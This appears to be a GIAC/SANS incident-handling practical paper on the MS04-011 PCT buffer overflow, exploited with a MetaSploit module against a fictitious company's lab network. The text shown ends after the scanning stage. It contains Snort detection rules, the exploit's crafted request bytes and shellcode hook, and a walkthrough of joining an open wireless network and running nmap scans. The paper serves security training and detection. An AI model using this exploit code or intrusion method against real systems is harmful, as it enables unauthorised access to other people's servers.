GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Exploiting the Microsoft SSL PCT Vulnerability using MetaSploit Framework

Submitted by: Andrew Stephen on 27/06/2004

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Purpose....3
The Exploit....3
Name....3
Operating System....4
Protocols/Services/Applications....4
Variants....5
Description....6
Signatures of the Attack....7
The Platforms/Environments:....9
Victim's Platform....9
Source network....9
Target network....9
Network Diagram....10
Stages of the Attack....11
Reconnaissance....11
Scanning....12
Exploiting the System....16
Keeping Access....19
Covering Tracks....22
The Incident Handling Process....23
Preparation....23
Identification....24
Containment....25
Eradication....27
Recovery....27
Lessons Learned....29
References/Works Cited....32
Appendix 1 – Packet Capture of Exploit....33
Appendix 2 – Glossary....49
Appendix 3 – MetaSploit Source Code for IIS5X_SSL_PCT....50

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Purpose

This paper outlines the various stages of a typical network-based attack using a particular tool that is readily available from the Internet. It will begin with a discussion of the Microsoft Private Communications Technology (PCT) vulnerability and affected operating systems, applications and platforms. It will then discuss the MetaSploit 2.0 Framework, with particular focus upon the IIS5X_SSL_PCT module available for this framework that exploits the Microsoft PCT vulnerability.

The various stages of an attack using this tool and other readily available tools, including reconnaissance techniques used to gather information about the target device/network, which scanning tools were used and how the scanning process was performed will also be discussed. The target system will then be compromised using the MetaSploit tool, and additional tasks performed to retain access and cover the signs of the intrusion.

A detailed analysis of the exploit tool will be performed, along with a discussion of the incident response process that was followed in order to deal with the intrusion.

The Exploit

Name

The actual exploit code for this vulnerability is in the form of a plugin module (IIS5X_SSL_PCT) for the MetaSploit 2.0 Framework (http://www.metasploit.com). The MetaSploit Framework is an open-source framework which can be used for exploit development, penetration testing and vulnerability research. It provides a framework for use by exploit developers and vulnerability researchers to standardise and modularise the way in which exploits are developed, and simplify the creation of reliable shellcode and payload modules. It effectively "componentises" the creation of exploits by allowing for the creation of payload and shellcode modules that can be re-used by other exploit modules. Exploit developers can concentrate on developing the actual exploit code, and integrate modular payload code into their exploit, reducing the time and effort required in creating functional exploit code.

The vulnerability that is to exploited by the MetaSploit framework is the Microsoft PCT Vulnerability. Several references to this vulnerability are provided below:

The Microsoft advisory released for this vulnerability was Microsoft Security Bulletin MS04-011
(http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx).

CVE Number: CAN-2003-0719
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

CERT number: 586540
http://www.kb.cert.org/vuls/id/586540

The BugTraq ID for this vulnerability is 10116

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

http://www.securityfocus.com/bid/10116

Internet Security Systems notification:
http://xforce.iss.net/xforce/alerts/id/168

Operating System

The operating systems affected by this exploit include most current Windows based systems such as Windows 2000, Windows NT, and Windows XP if SSL has been enabled on any of these platforms. Windows 2003 is also vulnerable, but by default PCT is disabled and would require an administrator to specifically enable this functionality to before it could be exploited. All current service pack levels remain vulnerable (Windows 2000, SP1, SP2, SP3 and SP4, Windows NT

As the vulnerability was discovered only relatively recently, it has not been incorporated into the latest service packs for each operating system. Thus, even machines which have had the most recent service packs installed are still vulnerable (ie Windows 2000 SP4, Windows XP SP1, Windows NT SP6a).

Protocols/Services/Applications

Private Communication Technology 1.0 (PCT) is a protocol that was developed by Microsoft and Visa International for encrypted communication on the Internet. Similar to Secure Sockets Layer (SSL), PCT was developed as an alternative to SSL 2.0. PCT is generally no longer required, as most modern programs and servers use SSL 3.0. The PCT protocol provides several functions between two communicating systems. It provides privacy by encrypting communications, and also provides authentication of the server and optionally, the client.

PCT operates independently of the application layer protocol calling it. Higher layer application protocols (eg FTP, HTTP, TELNET, etc) can sit on top of the PCT protocol transparently. The PCT protocol begins with a handshaking phase in order to negotiate several components of the communication (eg an encryption algorithm, a session key, and authentication of the server to the client (and optionally authetication of the client to the server). Once the transmission of the application data begins (eg HTTP), the data is encrypted using the negotiated session key.

SSL technology is the industry-standard method for protecting web communications. The SSL security protocol provides data encryption, server authentication, message integrity, and optional client authentication for a TCP/IP connection.

The reason that the vulnerability exists is due to a remote buffer overflow condition in the Microsoft Windows SSL library (schannel.dll). This library contains support for a number of secure communications protocols including Transport Layer Security 1.0 (TLS 1.0), Secure Sockets Layer 3.0 (SSL 3.0), and the older and seldom-used SSL 2.0, and PCT 1.0 protocols. The client requesting secure communication must negotiate with the server it is connecting to in order for both systems to agree upon the communication protocol (SSL, TLS, PCT, etc) and several other parameters. During this negotiation process, the library responsible for this process fails to verify a field length during PCT 1.0 protocol negotiation. This allows for a specifically

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

crafted request to cause a buffer overflow which, in turn allows for arbitrary code execution.

A buffer overflow attack is an attack in which a malicious user exploits an unchecked buffer in a program and overwrites the program code with data of their choosing. If executable code is used to overwrite the program code then the attacker can run code of their choice. If other data is used, the likely effect is to crash the application.

If any SSL-enabled services are present, and the PCT 1.0 protocols are enabled, remote attackers may exploit the buffer overflow condition to execute arbitrary code on vulnerable Windows server installations. As the vulnerable code runs under the context of the LSASS.EXE service, this code would run with local system privileges. The protocols necessary for remote exploitation are enabled by default in Windows 2000 and Windows NT version 4.

As the PCT protocol is implemented within Windows as a module/protocol that can be called by an application which implements SSL on an affected platform, any application which uses this mechanism is vulnerable. It is not restricted to web server implementations of SSL, as other applications may use SSL for secure communication. Examples of such services include Internet Information Services 4.0, 5.0 and 5.1, Exchange Server 5.5/2000/2003, and any third-party programs that use SSL. Windows 2000 Domain Controllers are also vulnerable in certain configurations (Active Directory domains that have an Enterprise Root certification authority installed). Windows 2003 and Internet Information Services 6.0 are not vulnerable in their default configurations as PCT is disabled by default. However, if an administrator has enabled PCT then they are also vulnerable.

If PCT 1.0 has been disabled, the system is no longer vulnerable as the vulnerability exists specifically in the PCT negotiation process. Any application that negotiates SSL using the Windows API may be vulnerable to attack via this mechanism. With a specially crafted request, an attacker can execute arbitrary code with LocalSystem privileges.

Variants

Current variants of this attack include the original code upon which the above MetaSploit exploit is based (http://www.thc.org/exploits/THCIISSLame.c). The major difference between this exploit and the MetaSploit module is that the "THCIISLame.c" code is written in C, to be compiled into an executable, whereas the MetaSploit exploit has been ported to be used by the MetaSploit framework.

Other variants exist which perform the same exploit on different SSL enabled services. The IIS5X_SSL_PCT exploit connects to the target via SSL (port 443), whereas variants could use other services which use SSL such as LDAP over SSL (TCP port 639), IMAP4 over SSL (TCP port 993), POP3 over SSL (TCP port 995), NNTP over SSL (TCP Port 563), and SMTP over SSL (TCP port 465). The main difference between these variants lies in the service to which they are connecting. The overflow occurs in the handshaking process whereby the client and the server agree upon a method of communication. This is irrespective of the application which is requesting the secure communication, so the actual exploit component for each of

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

these variants is the same. This can be seen by the following Snort intrusion detection signatures – the only differences between each of these attacks lies in the names of the signatures, the destination servers and ports defined for each of the signatures. The actual detection "signature" is common between them all.

WEB-MISC PCT Long Client_Hello message exploit attempt
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"WEB-MISC PCT Client_Hello overflow attempt"; flow:to_server,established; content:"|01|"; depth:1; offset:2; byte_test:2,>,0,6; byte_test:2,!,0,8; byte_test:2,!,16,8; byte_test:2,>,20,10; content:"|8F|"; depth:1; offset:11; byte_test:2,>,32768,0,relative; reference:bugtraq,10116; reference:cve,2003-0719; reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx; classtype:attempted-admin; sid:2515; rev:9;)

MISC LDAP PCT Client_Hello overflow attempt
alert tcp $EXTERNAL_NET any -> $HOME_NET 639 (msg:"MISC LDAP PCT Client_Hello overflow attempt"; flow:to_server,established; content:"|01|"; depth:1; offset:2; byte_test:2,>,0,6; byte_test:2,!,0,8; byte_test:2,!,16,8; byte_test:2,>,20,10; content:"|8F|"; depth:1; offset:11; byte_test:2,>,32768,0,relative; reference:bugtraq,10116; reference:cve,2003-0719; reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx; classtype:attempted-admin; sid:2516; rev:10;)

IMAP PCT Client_Hello overflow attempt
alert tcp $EXTERNAL_NET any -> $HOME_NET 993 (msg:"IMAP PCT Client_Hello overflow attempt"; flow:to_server,established; content:"|01|"; depth:1; offset:2; byte_test:2,>,0,6; byte_test:2,!,0,8; byte_test:2,!,16,8; byte_test:2,>,20,10; content:"|8F|"; depth:1; offset:11; byte_test:2,>,32768,0,relative; reference:bugtraq,10116; reference:cve,2003-0719; reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx; classtype:attempted-admin; sid:2517; rev:10;)

POP3 PCT Client_Hello overflow attempt
alert tcp $EXTERNAL_NET any -> $HOME_NET 995 (msg:"PO3 PCT Client_Hello overflow attempt"; flow:to_server,established; content:"|01|"; depth:1; offset:2; byte_test:2,>,0,6; byte_test:2,!,0,8; byte_test:2,!,16,8; byte_test:2,>,20,10; content:"|8F|"; depth:1; offset:11; byte_test:2,>,32768,0,relative; reference:bugtraq,10116; reference:cve,2003-0719; reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx; classtype:attempted-admin; sid:2518; rev:10;)

SMTP PCT Client_Hello overflow attempt
alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 465 (msg:"SMTP Client_Hello overflow attempt"; flow:to_server,established; content:"|01|"; depth:1; offset:2; byte_test:2,>,0,6; byte_test:2,!,0,8; byte_test:2,!,16,8; byte_test:2,>,20,10; content:"|8F|"; depth:1; offset:11; byte_test:2,>,32768,0,relative; reference:bugtraq,10116; reference:cve,2003-0719; reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx; classtype:attempted-admin; sid:2519; rev:9;)

Description

When two systems need to communicate in a manner such as SSL, they must go through a "handshaking" process where they agree upon a "language" to speak. PCT 1.0 is one of the "languages" that can be negotiated as part of this handshaking process for a conversation over SSL. The vulnerability is caused because the library (schannel.dll) fails to verify a field length during PCT 1.0 protocol negotiation. This allows for a buffer overflow to occur, in which a specifically crafted request can be sent which will overrun the buffer and possibly cause the service to fail, or execute arbitrary code on the target machine. The code will be run in the context of the service/application that is vulnerable to the buffer overflow. The SSL library (schannel.dll) is called by lsass.exe (Windows Local Security Authority Server

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Process) which runs under the SYSTEM context. Thus, any code executed as part of a buffer overflow for this process will also run with SYSTEM level privileges. As the buffer overflow exists in the PCT 1.0 negotiation process, the PCT 1.0 protocol must be enabled for a system to be vulnerable.

In normal program execution, the system CPU fetches instructions from memory sequentially one at a time. The Instruction Pointer is a register contained in the CPU that tells it the location to get its next instruction for the running program from. The instruction pointer is used by the CPU to locate each instruction to process. The instruction pointer is incremented as each instruction is executed. The next instruction is then fetched from the location specified by the instruction pointer and then run. The CPU continues using this process until a branch or jump is encountered. A branch or jump causes the instruction pointer's value to be altered to point to a new memory location, where the process of sequential fetching of instructions continues. The return pointer contains the address of the calling function so that the CPU knows where to return to when the function finishes running.

If a request can be crafted that is effectively too large to fit into the memory allocated for it, then it may be possible to overflow this "container" and overwrite portions of memory which should not be written to. If arbitrary values are written to areas of memory then the normal behaviour of an application would be to simply crash. However, if specifically crafted requests are sent to overwrite the memory locations, then in some circumstances, a piece of executable code can be supplied as the actual request which is written to memory, and the return pointer overwritten to execute this code. This effectively allows the exploit developer to impersonate the process that is being exploited, and run code of their choice.

The exploit tool we have chosen performs exactly this. Firstly, a request is crafted for PCT communication (where the vulnerability lies). This request contains a larger than expected value as part of the PCT negotiation phase, which is "processed" by schannel.dll on the target system. The actual input supplied to the program is in the form of a TCP packet requesting PCT communication to occur. As the receiving application does not perform adequate bounds checking on the data in the request it is to process, it simply attempts to process it as per normal. This results in the exploit overwriting the memory stored in the stack with our exploit code, and the return pointer overwritten so that our exploit code is then executed. This effectively provides the "reverse" shell to the attacking machine and enables the attacker to gain access to a "command prompt" running in the context of the SYSTEM user on the target machine.

Signatures of the Attack

Whilst the attack is performed over SSL/IIS, it does not leave any traces within web server logs.

Network sniffing can identify this exploit tool. Snort, and several commercial IDS vendors such as Internet Security Systems do have signatures available. One of the signatures available is for Snort (Web-Misc Long Client Hello overflow attempt) which detects this particular attack. Other Snort signatures are available that detect other variants of the attack, as the attack can be exploited over various applications

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

which use SSL and PCT, such as LDAP, IMAP, POP3 and SMTP. The main difference between these signatures is simply the port which they are monitoring to detect the exploit. The actual payload appears to be the same.

Packet 4 of the packet capture in Appendix 1 contains a “signature” that can be used to identify this attack. Within this packet, there is a pattern that corresponds to the source code of the MetaSploit request. (see Appendix 3 for a full listing of the source code).

When constructing the exploit packet(s), the MetaSploit module uses the following code:

```
my $request =
      "\x80\x66\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x86\x01\x00\x00\x00".
      "\xeb\x0f".'XXXXXXXXXXX'.pack('V', ($target->[1] ^ 0xffffffff)).
      $shellcode;
```

The request "\x80\x66\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x86\x01\x00\x00\x00" and "\xeb\x0f".'XXXXXXXXXXX' can be seen below in packet 4 of the network capture (See Appendix 1 for full capture of the exploit)

00040: 00 00 **80 66 01 02 BD 00 01 00 01 00 16 8F 86 01** ..? f..½.....• †.
00050: **00 00 00 EB 0F 58 58 58 58 58 58 58 58 58 58** ...ë.XXXXXXXXXX

A signature based upon this pattern should detect this specific version of the exploit. However, many combinations of characters can be used to accomplish the same result, so a more generic approach has been taken by IDS signature developers to detect this exploit, and its variants. They rely upon very specific locations within these packets, and byte offset values within certain packets to detect this exploit attempt. Below is the Snort signature “WEB-MISC PCT Long Client_Hello”:

WEB-MISC PCT Long Client_Hello message exploit attempt
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 443 (msg:"WEB-MISC PCT Client_Hello overflow attempt"; flow:to_server,established; content:"|01|"; depth:1; offset:2; byte_test:2,>,0,6; byte_test:2,!,0,8; byte_test:2,!,16,8; byte_test:2,>,20,10; content:"|8F|"; depth:1; offset:11; byte_test:2,>,32768,0,relative; reference:bugtraq,10116; reference:cve,2003-0719; reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx; classtype:attempted-admin; sid:2515; rev:9;)

The rule basically monitors TCP traffic from an external network destined to all defined web servers on port 443 (SSL), looking for packets that are client requests to the server. If a packet matches these criteria, the actual packet data is further analysed to match for specific byte offset values that identify this intrusion attempt. A detailed description of each component to enable the deciphering of the Snort rules can be fount at: http://www.snort.org/docs/writing_rules/index.html

An alternative way of detecting such exploits is to look at traffic returning from the attacked machine to the attacking machine. Rather than trying to detect the actual exploit attempt, and the many possible variants that may exist, the results of the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

exploit can be searched for. For example, packet number 8 in the packet capture in Appendix 1 shows that the "header" of the command shell can be clearly seen. The string "Microsoft Windows 2000 [Version 5.00.2195]" can be easily seen in the data section of the packet, and provides a "signature" for detecting the results of this exploit, and many other exploit tools which return a command shell for this system. The biggest drawback of using this method is that it will generally only detect successful exploits and it may be too late to do anything about them.

The Platforms/Environments:

Victim's Platform

The victim's platform is a Microsoft web server, consisting of a Windows 2000 Server running IIS 5.0 with SSL enabled, and a valid certificate installed. The server is running the most recent service pack (Service Pack 4), however no other patches have been applied.

Source network

The source "network" consists solely of a laptop with a wireless network card. This is a Windows 2000 machine with Service Pack 4. The laptop also has VMWare Workstation 4.0 installed with a virtual machine running Red Hat 9.0 and the MetaSploit 2.0 framework.

Target network

The target system of the attack resides upon the somecompany.com network, owned and maintained by the fictitious company "Somecompany". Somecompany has its premises located within the same building, however physical access to their premises is controlled by locked doors and dedicated reception and meeting areas.

The target network consists of an Internet connected DSL router (Dlink), which also functions as a firewall, a Wireless Access Point, a switch, a Microsoft Windows 2000 SP4 Web Server (target machine), and a Microsoft Windows 2000 SP4 File Server.


Target host software inventory –Windows 2000 Server, SP4. Internet Information Services 5.0 configured with SSL enabled and a certificate installed to allow for encryption to be used between client web browsers and the web server.

The target network's firewall allows only traffic through to the internal servers on appropriate ports - only ports 80 and 443 are allowed through to the web server. Outbound traffic is less restricted, as there are several services required by users – these are simply enabled on a "port" basis – all HTTP/HTTPS traffic is allowed out from any internal location, as is DNS, FTP, SMTP, and POP3 as well.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Network Diagram

The following illustrates the layout of the Somecompany network.



© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Stages of the Attack

Reconnaissance

If Somecompany was a company that existed with an Internet presence, several publicly available sources of information could be used to passively gather information. These include APNIC, Google and the local phone book.


Simply browsing the web site was also a worthwhile exercise as a lot of useful information such as contact information, staff numbers was easily located. Somecompany has a staff of 25, and prides itself in its use of technology within its own environment. Contact phone numbers on their web site range from XXX-1200 to XXX-1240. This would provide us with a starting point if we were to attempt a war dialling exercise. (War dialling involves dialling consecutive blocks of phone numbers looking for modems which may answer).

From our initial information gathering exercise, several possibilities existed which may produce the desired result. Attacking via the Internet was considered a viable option as the target web server was most likely Internet accessible as we had successfully browsed the web site, with SSL traffic allowed through the firewall – there were links on the site to " https://www.somecompany.com/blahblah.html " on the Somecompany web site. Gaining physical access to connect the attacking machine directly to their network was also considered, but the chances of getting caught were significant.

As the target network was in close proximity, it was determined that it was worthwhile to see whether Somecompany had implemented a wireless network. As Somecompany is a relatively small company with limited IT staff, it was possible that wireless technology had been implemented and may not have been adequately secured. If this was the case, it would provide a simple but difficult to track mechanism for gaining the required access to their network. This would significantly reduce the effort required to cover our tracks if attempting to compromise the server via the Internet. It would also reduce the number of points through which our access attempt(s) would be logged if the access point was simply plugged into the internal network, as is the case within many organisations.

NetStumbler was used to scan for the presence of a poorly configured wireless access point. This was simply executed as a GUI based application under Windows and probes/listens for broadcasted SSIDs (an SSID is the Service Set Identifier - this is a common name that defines a single wireless LAN, similar to a Workgroup name in a Windows network). Clients and access points in a given wireless LAN must use the same SSID.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



NetStumbler found a wireless access point with an SSID of “default” within seconds of it being run. The access point did not have WEP enabled, making it even simpler to gain access. WEP (Wired Equivalent Privacy) is an encryption standard that encrypts data at the Physical and Data Link layers. It is fundamentally insecure and breakable due to a weak keying system and should not be relied upon for any real security. However, it does provide a reasonable deterrent for some intruders. Even if WEP had been enabled, it would be a trivial matter to break this using freely available tools such as WEPcrack or AirSnort.

Scanning

The laptop was configured with the SSID “default” to see whether any other security mechanisms, such as MAC address restriction were in place. MAC address restriction involves setting the wireless access point to maintain a list of valid MAC addresses of authorised wireless network cards to which it will communicate. Any wireless cards with MAC addresses not corresponding to an entry on the list will not be allowed to communicate with the access point, and hence will not gain access. Again, several tools exist to overcome this such as MACSpoof, which will allow impersonation of a valid MAC address on a wireless network.

Once the SSID was configured, network access was obtained, indicating that no MAC address restrictions were in place. To make things even easier, a valid IP address was provided via DHCP from the network. It was likely that we now had the same network access as a person sitting in their office would have. However, we still had to confirm that we had actually connected to the Somecompany network, and not some other company’s wireless network.

The address provided to our laptop was 172.16.0.99, with a subnet mask of 255.255.255.0, and a default gateway of 172.16.0.1. This provided a starting point for which address ranges to begin scanning to determine what other devices were present. A simple nmap scan using our Windows operating system was performed to determine devices present, and which were web servers that we could use our exploit against and gain further information.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Nmap is a powerful tool that can be used in a number of ways. Here it is used to perform a basic port scan and host identification on a range of IP addresses.

Nmap was used to scan for machines listening with common ports, such as web servers, Microsoft based servers, and other common services. Scanning only for common services allows for a less "noisy" approach to scanning. Both TCP and UDP ports were scanned for using the following commands with the following output:

nmap –sT 172.16.0.1-254 –O

This performed a "default" scan of the most common TCP ports for the 254 addresses in the 172.16.0.x range. By default, nmap will send a ping packet (ICMP request) to each host in order to determine whether or not the host is up before performing the port scan. This optimises the scan somewhat, and reduces the time taken to complete the scan. Since we were unlikely to be going through a firewall, this scan would be unlikely to be detected. Performing a simple TCP connect scan does add entries to log files as the connect scan actually completes the connection to each service. If we were looking to be more stealthy in our approach, we could have used other options available in nmap, such as performing a TCP "SYN" scan using the –sS option. This scan type does not actually complete the connection so no entries are generally logged by the service to be scanned. The "-O" option specifies that operating system detection is to be attempted using the remote host identification feature included in nmap. The relevant output from the scan was:

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Interesting ports on RTA300U.lan (172.16.0.1):
(The 1598 ports scanned but not shown below are in state: closed)

Port	State	Service
23/tcp	open	telnet
53/tcp	open	domain
80/tcp	open	http

No exact OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
……

Interesting ports on (172.16.0.6):
(The 1600 ports scanned but not shown below are in state: closed)

Port	State	Service
80/tcp	open	http

Remote operating system guess: LinkSys WAP11 wireless AP firmware ver. 2.2

Interesting ports on (172.16.0.8):
(The 1589 ports scanned but not shown below are in state: closed)

Port	State	Service
135/tcp	open	loc-srv
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
1025/tcp	open	NFS-or-IIS
1026/tcp	open	LSA-or-nterm
3389/tcp	open	ms-term-serv

Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP

Interesting ports on (172.16.0.11):
(The 1589 ports scanned but not shown below are in state: closed)

Port	State	Service
21/tcp	open	ftp

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

25/tcp open smtp
80/tcp open http
135/tcp open loc-srv
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1031/tcp open iad2
3372/tcp open msdtc
3389/tcp open ms-term-serv
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP

Several interesting pieces of information were found, enabling us to construct a reasonable estimate of what the target network looked like. However, our next step was to confirm our results simply by browsing to some of the devices using our web browser.

Browsing to 172.16.0.1 revealed that it was an ADSL router (this is the default router for Somecompany) and their Internet gateway. Continued browsing prompted for a username and password, so no further browsing of this system was attempted.

Browsing to 172.16.0.6 revealed that this was indeed the wireless access point that was providing us with connectivity. Again, continued browsing prompted for a username and password, so no further browsing of this system was attempted.

Browsing to 172.16.0.11 revealed the Somecompany home page. This confirmed that we had indeed connected to the Somecompany access point. This was the target server we were looking for, so a more detailed port scan of this box was performed using nmap.

nmap -sT -p 1-65535 172.16.0.11 –O

The "-p 1-65535" specifies the port range to scan, rather than just using the default ports, this performs a scan of all 65535 available TCP ports to give a more thorough result. This was also done to determine whether any common host based intrusion detection products were running which were readily identifiable from a simple port scan, and to also determine what other network services were running. Although our port scanning would most likely be detected by any IDS product, we wanted to be as sure as possible that one was not installed prior to attempting the actual exploit.

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Interesting ports on p333.lan (172.16.0.11):
(The 65521 ports scanned but not shown below are in state: closed)
Port State Service
21/tcp open ftp
25/tcp open smtp
80/tcp open http
135/tcp open loc-srv
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1028/tcp open unknown

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1030/tcp open iad1
3372/tcp open msdtc
3389/tcp open ms-term-serv
4864/tcp open unknown
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP
Nmap run completed -- 1 IP address (1 host up) scanned in 16 seconds

A UDP scan was also performed, just for completeness.

nmap -sU -p 1-65535 172.16.0.11 –O

